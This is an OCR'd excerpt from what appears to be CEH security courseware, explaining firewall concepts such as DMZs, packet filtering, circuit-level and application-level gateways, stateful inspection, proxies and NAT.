
- **Screened Subnet**

  A screened subnet (DMZ) is a protected network created with a two- or three-homed firewall behind a screening firewall and is a name commonly used to refer to the DMZ. When using a three-homed firewall, connect the first interface to the Internet, the second interface to the DMZ, and the third to the intranet. The DMZ responds to public requests and has no hosts accessed by the private network. Internet users can not access the private zone.

  The advantage of screening a subnet away from the intranet is that public requests can be responded to without allowing traffic into the intranet. A disadvantage with the three-homed firewall is that if it compromised, both the DMZ and intranet could also be compromised. A safer technique is to use multiple firewalls to separate the Internet from the DMZ, and then to separate the DMZ from the intranet.

- **Multi-homed Firewall**

  A multi-homed firewall is a node with multiple NICs that connects to two or more networks. It connects each interface to the separate network segments logically and physically. A multi-homed firewall helps in increasing efficiency and reliability of an IP network. In the multi-homed firewall, more than three interfaces are present that allow for further subdividing the systems based on the specific security objectives of the organization. However, the model that adds depth of protection is the back-to-back firewall.



Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Concepts


DeMilitarized Zone (DMZ)

- DMZ is a network that **serves as a buffer** between the internal secure network and insecure Internet
- It can be created **using firewall with three or more network interfaces**, assigned with specific roles such as internal trusted network, DMZ network, and external un-trusted network

DeMilitarized Zone (DMZ)

In computer networks, the DeMilitarized Zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and untrusted external network to prevent outsider access to a company's private data. The DMZ serves as a buffer between the secure internal network and the insecure Internet, as it adds a layer of security to the corporate LAN, thus preventing direct access to other parts of the network.

A DMZ is created using a firewall with three or more network interfaces assigned specific roles, such as an internal trusted network, a DMZ network, or an external untrusted network (Internet). Any service such as mail, web, and FTP that provide access to external users can be placed in the DMZ. Although web servers that communicate with database servers cannot reside in the DMZ—as doing so could give outside users direct access to sensitive information. There are many ways in which the DMZ can be configured, according to specific network topologies and company requirements.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Types of Firewalls

Hardware Firewall

- A hardware firewall is either a dedicated **stand-alone hardware device** or it comes as part of a router
- The network traffic is filtered using the **packet filtering** technique
- It is used to **filter out** the network traffic for large business networks

Public Network
Hardware Firewall Usually Part of a TCP/IP Router
Secure Private Network
Public Network
Private Local Area Network

Software Firewall

- A software firewall is a **software program** installed on a computer, just like normal software
- It is generally used to **filter traffic** for individual home users
- It only filters traffic for the computer on which it is **installed**, not for the network

Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Public Network
Secure Private Network
Public Network

Note: It is recommended to configure both a software and a hardware firewall for best protection

Types of Firewalls

There are two types of firewalls.

- **Hardware Firewall**

  A hardware firewall is a dedicated firewall device placed on the perimeter of the network. It is an integral part of network setup and is also built into Broadband routers or as a standalone product. A hardware firewall helps to protect systems on the local network, and they are effective with little to no configuration. It employs a technique of packet filtering. It reads the header of a packet to find out the source and destination address and compares it with a set of predefined and/or user-created rules that determine whether if it should forward or drop the packet. A hardware firewall functions on an individual system or a particular network connected using a single interface. Examples of a hardware firewall are Cisco ASA, Fortigate, etc. Hardware firewalls protect the private local area network.

  However, hardware firewalls are considered a more expensive option, difficult to implement and upgrade.

  Advantages:

  - Security: A hardware firewall with its operating system (OS) is considered to reduce the security risks and has increased the level of security controls.
  - Speed: Hardware firewalls initiate faster responses and enable more traffic.
  - Minimal Interference: Since a hardware firewall is a separate network component, it enables better management and allows the firewall to shut down, move or be reconfigured with less interference on the network.

Disadvantages:

- More expensive than a software firewall.
- Hard to implement and configure.
- Consumes more space and involves cabling.

- **Software Firewall**

A software firewall is similar to a filter. It sits between the regular application and the networking components of the OS. It is more helpful for individual home users, is suitable for mobile users who need digital security working outside of the corporate network and it is easy to install on an individual's PC, notebook, or workgroup server. It helps protect your system from outside attempts of unauthorized access and protects against everyday Trojans and email worms. It includes privacy controls and web filtering and more. A software firewall implants itself in the critical area of the application/network path. It analyzes data flow against the rule set.


The configuration of a software firewall is simple compared to the hardware firewall. It intercepts all requests from a network to the computer to determine if they are valid and protects the computer from illicit attacks that try to access it. It incorporates user-defined controls, privacy controls, web filtering, content filtering, etc. to restrict unsafe applications from running on an individual system. Software firewalls utilize more resources, than hardware firewalls and this reduces the speed of system. Examples of software firewalls are produced by Norton, McAfee, and Kaspersky among others.

Advantages:

- Less expensive than hardware firewalls.
- Ideal for personal or home use.
- Easier to configure and reconfigure.

Disadvantages:

- Consumes system resources.
- Difficult to un-install firewalls.
- Not appropriate for environments requiring faster response times.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Firewall Technologies

C|EH

- Firewalls are designed and developed with the help of different **firewall services**
- Each firewall service provides security depending on its **efficiency** and **sophistication**

Technologies used for creating a firewall service

1. **Packet Filtering**
2. **Circuit Level Gateways**
3. **Application Level Firewall**
4. **Stateful Multilayer Inspection**
5. **Application Proxies**
6. **Virtual Private Network**
7. **Network Address Translation**

Firewall Technologies


Firewalls are designed and developed with the help of different firewall services. Each firewall service provides security depending on their efficiency and sophistication. There are different types of firewall technologies, depending on where the communication is taking place, where traffic is intercepted in the network, the state that it traces, and so on. Taking into account the capabilities of the different firewalls offered, it is easy to choose and place an appropriate firewall to meet security requirements in the best possible way. Each type of firewall has its advantages.

Several firewall technologies are available for organizations to implement their security. Sometimes, firewall technologies are combined with other technologies to build another firewall technology. For example, NAT is a routing technology, but when combined with a firewall, it is considered a firewall technology instead.

Listed below are various firewall technologies:

- Packet Filtering
- Circuit Level Gateways
- Application Level Firewall
- Stateful Multilayer Inspection
- Application Proxies
- Virtual Private Network
- Network Address Translation


The table below describes technologies working at each OSI layer:



OSI Layer	Firewall Technology
Application	▪ Virtual Private Network (VPN) ▪ Application Proxies
Presentation	▪ Virtual Private Network (VPN)
Session	▪ Virtual Private Network (VPN) ▪ Circuit-level Gateway
Transport	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Network	▪ Virtual Private Network (VPN) ▪ Network Address Translation (NAT) ▪ Packet Filtering ▪ Stateful Multilayer Inspection
Data Link	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Physical	▪ Not Applicable

TABLE 12.1: Firewall Technologies

The security level of these technologies varies according to the efficiency level of each technology. A comparison of these technologies can be concluded by allowing these technologies to pass through the OSI layer between the hosts. The data passes through the intermediate layers from a higher layer to a lower layer. Each layer adds additional information to the data packets. The lower layer now sends the obtained information through the physical network to the upper layers and after that to its destination.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Packet Filtering Firewall

CEH

- Packet filtering firewalls work at the network layer of the OSI model (or the IP layer of TCP/IP). They are usually a part of a router
- In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded
- Depending on the packet and the criteria, the firewall can drop the packet or forward it, or send a message to the originator
- Rules can include the source and the destination IP address, the source and the destination port number, and the protocol used


✓ = Traffic allowed based on source and destination IP address, packet type, and port number
✗ = Disallowed Traffic

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Packet Filtering Firewall

In a packet filtering firewall, each packet is compared to a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can drop the packet and transmit it, or send a message to the originator. Rules can include the source and the destination IP address, the source and the destination port number, and the protocol used. It works at the Internet Protocol (IP) layer of the TCP/IP model or network layer of the OSI model. Packet filter–based firewalls concentrate on individual packets, analyze their header information, and determine which way they need to direct. Traditional packet filters make this decision according to the following information in a packet:

- **Source IP address**: Used to check if the packet is coming from a valid source or not. The information about the source IP address can found from the IP header of the packet, which indicates the source system address.
- **Destination IP address**: Checks if the packet is going to the correct destination and check if the destination accepts these types of packets. The information about the destination IP address can found from the IP header of the packet, which has the destination address.
- **Source TCP/UDP port**: This is used to check the source port of the packet
- **Destination TCP/UDP port**: This is used to monitor the destination port, regarding the services to be allowed and the services to be denied.
- **TCP flag bits**: Used to check whether the packet has an SYN, ACK, or other bits set for the connection to be made.
- **Protocol in use**: Used to check whether the protocol that the packet is carrying should be allowed.
- **Direction**: Used to check whether the packet is entering or leaving the private network.
- **Interface**: Used to check whether or not the packet is coming from an unreliable zone.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Circuit-Level Gateway Firewall


- Circuit-level gateways work at the **session layer** of the OSI model (or the TCP layer of TCP/IP)
- Information passed to a **remote computer** through a circuit-level gateway appears to have originated from the gateway
- They monitor **requests** to create sessions, and determine if those sessions will be allowed
- Circuit proxy firewalls **allow or prevent** data streams; they do not filter individual packets

✓ = Traffic allowed based on specified applications (such as a browser) or a protocol, such as FTP, or combinations
✗ = Disallowed Traffic

Circuit-Level Gateway Firewall

A circuit-level gateway firewall works at the session layer of the OSI model or TCP layer of TCP/IP. It forwards data between networks without verifying it, and blocks incoming packets into the host, but allows the traffic to pass through itself. Information passed to remote computers through a circuit-level gateway will appear to have originated from the gateway, as the incoming traffic carries the IP address of the proxy (circuit-level gateway). They monitor requests to create sessions and determine if those sessions will be allowed.

A circuit-level gateway gives controlled access to network services and host requests. For detecting whether or not a requested session is valid, it checks TCP handshaking between packets Circuit proxy firewalls allow or prevent data streams; they do not filter individual packets. They are relatively inexpensive and hide the information about the private network that they protect.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Application-Level Firewall

CEH

- Application-level gateways (proxies) can filter packets at the **application layer of the OSI model** (or the application layer of TCP/IP)
- Incoming and outgoing traffic is **restricted to services** supported by proxy; all other service requests are denied
- Application-level gateways configured as a web proxy **prohibit** FTP, gopher, telnet, or other traffic
- Application-level gateways examine traffic and filter on **application-specific commands** such as http:post and get

Internet

5 Application
4 TCP
3 Internet Protocol (IP)
2 Data Link
1 Physical

Firewall

Corporate Network

✓ = Traffic allowed based on source and destination IP address, packet type, and port number
✗ = Disallowed Traffic

Application-Level Firewall

Application-based proxy firewalls concentrate on the Application layer rather than just the packets. Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP). Incoming and outgoing traffic is restricted to services supported by proxy; all other service requests are denied. The need for use of application-level firewall arises as tremendous amount of voice, video, and collaborative traffic accessed at data-link layer and network layer utilized for unauthorized access to internal and external networks. Application-level gateways configured as a web proxy prohibit FTP, gopher, telnet, or other traffic. Application-level gateways examine traffic and filter on application-specific commands such as HTTP: post and get.


Traditional firewalls are unable to filter such types of traffic. They can inspect, find, and verify malicious traffic that is missed by stateful inspection firewalls to make decisions about whether to allow it access and improves the overall security of the application layer. For example, worms that send malicious code in legitimate protocols cannot be detected by stateful firewalls, as proxy firewalls concentrate on packet headers at the network layer. However, deep packet inspection firewalls can find such attacks with the help of informative signatures added inside packets.

Some of the features of application-level firewalls:

- They analyze the application information to make decisions about whether to permit traffic.
- Being proxy-based, they can permit or deny traffic according to the authenticity of the user or process involved.
- A content-caching proxy optimizes performance by caching frequently accessed information rather than sending new requests to the servers for the same old data.

Application-layer firewalls can function in one of two modes: active or passive.

- **Active application-level firewalls**: They examine all incoming requests, including the actual message that exchanged against known vulnerabilities, such as SQL injection, parameter and cookie tampering, and cross-site scripting. The requests deemed genuine are allowed to pass through them.
- **Passive application-level firewalls**: They work similarly to an IDS, in that they also check all incoming requests against known vulnerabilities, but they do not actively reject or deny those requests if a potential attack is discovered.



Stateful Multilayer Inspection Firewall

- Stateful multilayer inspection firewalls **combine the aspects of the other three types** of firewalls (Packet Filtering, Circuit Level Gateways, and Application Level Firewall)
- They **filter packets** at the network layer of the OSI model (or the IP layer of TCP/IP), to determine whether session packets are legitimate, and they evaluate the contents of packets at the application layer

✓ = Traffic is filtered at three layers based on a wide range of the specified application, session, and packet filtering rules
✗ = Disallowed Traffic


Stateful Multilayer Inspection Firewall

Stateful multilayer inspection firewalls combine the aspects of the other three types of firewalls (Packet Filtering, Circuit Level Gateways, and Application Level Firewall). They filter packets at the network layer of the OSI model (or the IP layer of TCP/IP), to determine whether session packets are legitimate, and they evaluate the contents of packets at the application layer.

With the use of stateful packet filtering, you can overcome the limitation of packet firewalls that can only filter on IP address, port, and protocol, and so on. This multilayer firewall can perform deep packet inspection.

Features of the Stateful Multilayer Inspection Firewall:

- This type of firewall can remember the packets that passed through it earlier and make decisions about future packets based on the stated in the conversation.
- These firewalls provide the best of both packet filtering and application-based filtering.
- Cisco PIX firewalls are stateful.
- These firewalls track and log slots or translations.



Evading IDS, Firewalls, and Honeypots

IDS, Firewall and Honeypot Concepts

Application Proxy

An application-level proxy works as a proxy server and **filters connections** for specific services

It filters connections based on the **services** and **protocols**, when acting as proxies

For example, A FTP proxy will only allow FTP traffic to pass through, while all other services and protocols will be blocked

Application Proxy

An application-level proxy works as a proxy server and filters connections for specific services. It filters connections based on the services and protocols when acting as proxies. For example, A FTP proxy will only allow FTP traffic to pass through, while all other services and protocols will be blocked. It is a type of server that acts as an interface between the user workstation and the Internet. It correlates with the gateway server and separates the enterprise network from the Internet. It receives the request from a user to provide the internet service and responds to the original request only. A proxy service is an application or program that helps forward user requests (for example, FTP or Telnet) to the actual services. The proxies are also known an application level gateway, as they renew the connections and act as a gateway to the services. Proxies run on a firewall host that is either a dual-homed host or some other bastion host for security purposes. Some proxies named caching proxies, run for network efficiency. They keep copies of the requested data of the hosts they proxy. Such proxies can provide the data directly when multiple hosts request the same data. Caching proxies helps in reducing the load on network connections whereas proxy servers provide both security and caching.

A proxy service is available to the user in the internal network, the service on the outside network (Internet) and is transparent. Instead of direct communication between each, they talk with the proxy, and it handles all the communication between users and the internet services. Transparency is the advantage of proxy services. To the user, a proxy server presents the illusion that they are dealing directly with the real server whereas, with the real server, the proxy server gives the illusion that it is dealing directly with the user.


Advantages

- Proxy services can be good at logging because they can understand application protocols and effectively allow logging.

- Proxy services reduce the load on network links as they are capable of caching copies of frequently requested data and allow it to be directly loaded from the system instead of the network.
- Proxy systems perform user-level authentication, as they are involved in the connection.
- Proxy systems automatically protect weak or faulty IP implementations as it sits between the client and the internet and generates new IP packets for the client.

Disadvantages

- Proxy services lag behind non-proxy services until the suitable proxy software is available.
- Each service in a proxy may use different servers.
- Proxy services may require changes in the client, applications, and procedures.



Evading IDS, Firewalls, and Honeypots
IDS, Firewall and Honeypot Concepts

Network Address Translation (NAT)

- Network address translation separates IP addresses into two sets and enables the LAN to use these addresses for **internal** and **external traffic** respectively
- It also works with a router, the same as packet filtering does. NAT will also **modify** the packets the router sends at the same time
- It has the ability to **change** the **address** of the packet and make it appear to have arrived from a valid address
- It limits the number of **public IP addresses** an organization can use
- It can act as a **firewall filtering technique** where it allows only those connections which originate on the inside network and will block the connections which originate on the outside network

Network Address Translation (NAT)

Network address translation (NAT) separates IP addresses into two sets and enabling the LAN to use these addresses for internal and external traffic, respectively. The NAT helps hide an internal network layout and force connections to go through a choke point. It also works with a router, the same as packet filtering does, NAT will also modify the packets the router sends at the same time. When the internal machine forwards the packet to the outside machine, NAT modifies the source address of the particular packet to make it appear as if it is coming from a valid address. When the external machine sends the packet to the internal machine the NAT modifies the destination address to turn the visible address into the correct internal address. The NAT can also change the source and destination port numbers. It limits the number of public IP addresses an organization can use. It can act as a firewall filtering technique where it allows only those connections which originate on the inside network and will block the connections which originate on the outside network. NAT systems use different schemes for translating between internal and external addresses:

- Assigning one external host address for each internal address and always applying the same translation. This slows down connections and does not provide any savings in address space.
- Dynamically allocate an external host address without modifying the port numbers at the time when the internal host initiates a connection. This restricts the number of internal hosts that can simultaneously access the Internet to the number of available external addresses.
- Create a fixed mapping from internal addresses to externally visible addresses, but use a port mapping so that multiple internal machines use the same external addresses.

